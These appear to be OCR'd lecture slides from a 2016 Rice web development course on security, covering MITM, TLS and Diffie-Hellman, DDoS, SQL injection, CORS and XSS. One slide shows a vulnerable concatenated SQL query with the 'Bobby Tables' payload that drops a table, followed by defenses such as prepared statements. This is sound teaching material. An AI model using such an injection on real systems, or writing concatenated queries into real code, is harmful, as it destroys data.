RICE®

Web Development

COMP 431 / COMP 531

Security

Scott E Pollack, PhD

April 5, 2016

Part IIb – Back End Development

- COMP 531 Frontend Review
  - Due TONIGHT 4/5
- Homework Assignment 7 (Integrated Web App)
  - Due Tuesday 4/12

- COMP 531 Paper and Presentations 4/21
  - Due Thursday 4/21 before class
- Homework Assignment 8 (Final Full Web App)
  - Due Thursday 4/28

Part IIb

~~Authorization~~

Security

OAuth/2


Scalability

Service APIs

Integrating

Man-in-the-Middle Attack

Resources within the Internet are owned by variety of organizations across the world.



Malicious router reads your request in plain text as it passes through.

slide courtesy Matthew Schurr


Transport Layer Security (TLS)

- Encrypt the message transaction
  - public-private key pair
  - Client encrypts a random number *r* using public key
  - Only decryptable by the private key which is kept on server
  - Server now knows *r*
- Use the shared secret *r* to encrypt all future messages
- *Still open to MITM…*

Alice	:	*random* $a \in \mathbb{Z}_p^*$
Bob	:	*random* $b \in \mathbb{Z}_p^*$
Public	:	*generator* $g \in \mathbb{Z}_p^*$
$A \to B$	:	g^a
$B \to A$	:	g^b
Alice	:	computes $(g^b)^a = g^{ab}$
Bob	:	computes $(g^a)^b = g^{ab}$
Eve	:	knows g^a, g^b, cannot compute g^{ab}

Certificate Authorities

- **Solution:** Use third party authentication



How to bring down a site?


Distributed Denial of Service (DDoS)

- Lots and lots of requests to your site
- Your site can't keep up (maybe you were using Apache…)

Solution: *Scale it up*

SQL Injection

https://xkcd.com/327/




```
var query = "INSERT INTO students (id, name, address) VALUES ("
    + "'" + id + "', '" + name + "', '" + address "');"

// when we use Bobby Tables as input we get:
INSERT INTO students (id, name, address) VALUES (
    '12345', 'Robert'); DROP TABLE Students; -- ', '1234 Main Street');"
```

SQL Injection

- **Solution** *Use prepared statements*
  - These are parameterized queries
  - The query is constructed on the server and executed by passing in parameters
  - There is no string concatenation so you can't modify a query by injection

- **Solution** *Use your own schema*
  - Mrs. Roberts knew there was a table `Students` to `DROP`

- **Solution** *Don't use SQL*

Same-Origin Policy


Scripts can access data in a second page if and only if same origin


origin = scheme + host + port


Introduced 1995!

Cross-Origin Resource Sharing (CORS)

- But… many times we *want* to share resources across domains
  - E.g., frontend server is one domain, backend is another
- Selectively turn on access






JavaScript makes a cross-domain XHR call
Is it a GET or HEAD?
No
Is it a POST?
No
Path of added latency
Yes
Is the content-type standard?
No
Make OPTIONS call to server with all custom details
Yes
Yes
Path of standard latency
Are there custom HTTP headers?
Yes
No
Did server respond with appropriate Access-Control-* headers?
Yes
No
Make actual XHR
ERROR

Cross-Site Scripting (XSS)

- Injection of markup into your application
- Which can include javascript that can be used to hijack information
  - Such as send cookies to a third party
  - … that includes your currently validated session id
  - … so the attacker now has access

